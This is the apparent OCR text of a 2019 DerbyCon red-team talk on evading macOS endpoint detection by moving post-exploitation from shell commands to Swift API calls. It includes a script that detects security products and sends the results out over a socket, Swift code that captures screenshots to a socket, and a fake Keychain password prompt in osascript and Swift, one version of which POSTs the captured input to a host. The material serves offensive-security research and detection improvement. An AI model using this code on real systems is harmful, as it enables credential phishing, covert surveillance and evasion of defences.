Bypassing macOS Detections with Swift

Cedric Owens

DerbyCon IX

September 2019

func aboutMe(){}

- Red Team At box
- Austin, Texas
- Blue Team Experience
- ❤️ MacOS Post-Ex
- Enjoy 80s Nastalgia
- @cedowens


import Agenda

- MacOS ”State of the Union”
- Common Post Exploitation Methods
- Detection Artifacts
- Migrating To MacOS Internals
- Post Exploitation Examples in Swift

var stateOfTheUnion

- Common in Bay Area
- Growing in Fortune 500
- EDR products improving on macOS
- Lots of opportunity to advance tradecrafts
- Scripting language as command line wrapper

int typicalHostDetections = processCentric



try common.PostEx(examples)

- Wrote a lightweight Post-Ex in python
  - To better understand macOS Post-Ex
  - For easy customization
  - To help with detections
  - https://github.com/cedowens/MacShell
- Easy way to find detection gaps for most python-based Post-Ex
- Observed some easily detectable and common patterns

var commonPatterns

- Parent-child relationships
- os.system, os.popen commands/subprocess
  - Default: Python -> /bin/sh -> command
- Count of network connections from python
- Command line strings
  - “screencapture –x”
  - “osascript –e” + “popup”
  - “osascript –e” + “clipboard”
- Leave traces that can be searched

var commonPatterns


Post Exploitation Tool:

```
elif 'checksecurity' in command:
    try:
        x = "ps -eo | egrep 'CbOsxSensorService|CbDefense|ESET|snitch|xagt|falconctl|
        execute = str(commands.getstatusoutput("%s" % x))
        ssock.send(execute.encode('utf8'))
```

EDR Perspective:

let commonPatterns


Stacked View (EDR Perspective):



func pythonPostExSummary()

- Pros:
  - Convenience
  - Less Headaches
    - No gatekeeper issues
  - May still go undetected in some environments today
- Cons:
  - Easily detectable by mature teams
  - Reliance on command line utilities
  - Limited with MacOS options

class itemOfNote(){}



print("MacOS Internals for Post-Ex?")

- Windows trend: command line → API calls
- Can we follow this trend for MacOS Post-Ex?
- Challenge your current detection posture

return Swift


- Options for macOS Internals access
- Why I chose Swift
- Access same API calls made from command line
  - Cocoa API and OSAKit
- Migrate away from command line

let briefSetup

- Download Xcode IDE
- Install swift
- Playgrounds – for familiarity/quick tests
- Projects for larger efforts (apps, command line tools, etc.)
- Compile code and run

let briefSetup

- File -> New
- Various options
- “Cmd Line Tool”
  - Build mach-o
- Cocoa App
  - Build .app
- Both use Cocoa API for macOS



func convertToSwift(cmdlinestring){}

- First, a look at post exploitation in Swift for macOS “Command Line Tools” (i.e., mach-o binaries)

func convertToSwift(cmdlinestring){}

- Taking A Screenshot
  - Example using command line:
    - “screencapture –x –t jpg out.jpg”

func convertToSwift(cmdlinestring){}

- Example using Swift (not using command line):

```
import Cocoa
import Socket

var displayCount: UInt32 = 0;
var result = CGGetActiveDisplayList(0, nil, &displayCount)
let allocated = Int(displayCount)
let activeDisplays = UnsafeMutablePointer<CGDirectDisplayID>.allocate(capacity: allocated)
result = CGGetActiveDisplayList(displayCount, activeDisplays, &displayCount)
for i in 1...displayCount{
    let screenShot:CGImage = CGDisplayCreateImage(activeDisplays[Int(i-1)])!
    let bitmapRep = NSBitmapImageRep(cgImage: screenShot)
    let jpegData = bitmapRep.representation(using: NSBitmapImageRep.FileType.jpeg, properties: [:])!
    try sock.write(from: jpegData)

}
try sock.write(from: "!EOF!")
```

func convertToSwift(cmdlinestring){}

- Fake Authentication Prompt
  - Example using command line:
    - *osascript -e 'set popup to display dialog "Keychain Access wants to use the login keychain" & return & return & "Please enter the keychain password" & return default answer "" with icon file "Applications:Utilities:Keychain Access.app:Contents:Resources:AppIcon.icns" with title "Authentication Needed" with hidden answer""'*

func convertToSwift(cmdlinestring){}

- Example using Swift (not using command line):

```
let myPrompt = NSAlert()
myPrompt.window.title = "Authentication Needed"
myPrompt.messageText = "Keychain Access wants to use the \"login\" keychain."
myPrompt.informativeText = "Please enter the keychain password.\r"
myPrompt.addButton(withTitle: "OK")
myPrompt.addButton(withTitle: "Cancel")
let iconPath = "/Applications/Utilities/Keychain Access.app/Contents/Resources/AppIcon.icns"
let iconImg = NSImage(contentsOfFile: iconPath)
myPrompt.icon = iconImg

let passField = NSSecureTextField(frame: NSRect(x: 0, y: 0, width: 300, height: 24))
myPrompt.accessoryView = passField

let x = myPrompt.window

let response = myPrompt.runModal()
```

func convertToSwift(cmdlinestring){}

- Another example using Swift: uses Alamofire package for HTTP POST

```
let myScript = NSAppleScript(source: ##"set popup to display dialog "Keychain Access wants to use
    the login keychain" & return & return & "Please enter the keychain password" & return default
    answer "" with icon file "Applications:Utilities:Keychain
    Access.app:Contents:Resources:AppIcon.icns" with title "Authentication Needed" with hidden
    answer"##)!
var error : NSDictionary?
let result : NSAppleEventDescriptor = myScript.executeAndReturnError(&error)

var request = URLRequest(url: URL(string: "http://127.0.0.1")!)
request.httpMethod = HTTPMethod.post.rawValue
request.setValue("[insert user agent here]", forHTTPHeaderField: "User-Agent")
request.httpBody = String("\(result)").data(using: .utf8)

let myTask = URLSession.shared.dataTask(with: request)
myTask.resume()
```

func convertToSwift(cmdlinestring){}

- Navigating The File System
  - Example using command line:
    - *pwd, cd, ls*

func convertToSwift(cmdlinestring){}

- Example using Swift (not using command line):

```
import Cocoa

let fileMgr = FileManager.default
print("Current directory is: \(fileMgr.currentDirectoryPath)")
let goTo = "/tmp"
fileMgr.changeCurrentDirectoryPath(goTo)
print("Changed directory to: \(fileMgr.currentDirectoryPath)")
var currDir = fileMgr.currentDirectoryPath
let fileListing = try fileMgr.contentsOfDirectory(atPath: currDir)
var filesOnly = [String]() //create empty string array for files
var dirsOnly = [String]() //create empty string array for directories
for each in fileListing{ //loop through all items in a directory and find files and subdirectories
    let path = ("\(currDir)/\(each)")
    let fileURL = URL(fileURLWithPath: path)
    if fileURL.hasDirectoryPath == true{
        dirsOnly.append("DIR>> \(each)")
    }
    else{
        filesOnly.append("FILE>> \(each)")
    }
}

let dirsOnlyString = dirsOnly.joined(separator: ", ") //join array into single string
let filesOnlyString = filesOnly.joined(separator: ", ") //join array into single string
let dirList = dirsOnlyString.replacingOccurrences(of: ", ", with: "\n") //make into a single column
let fileList = filesOnlyString.replacingOccurrences(of: ", ", with: "\n") //make into a single column
print(dirList)
print(fileList)
```

func convertToSwift(cmdlinestring){}

- Getting clipboard contents
  - Example using command line:
    - *osascript -e 'return (the clipboard)'*

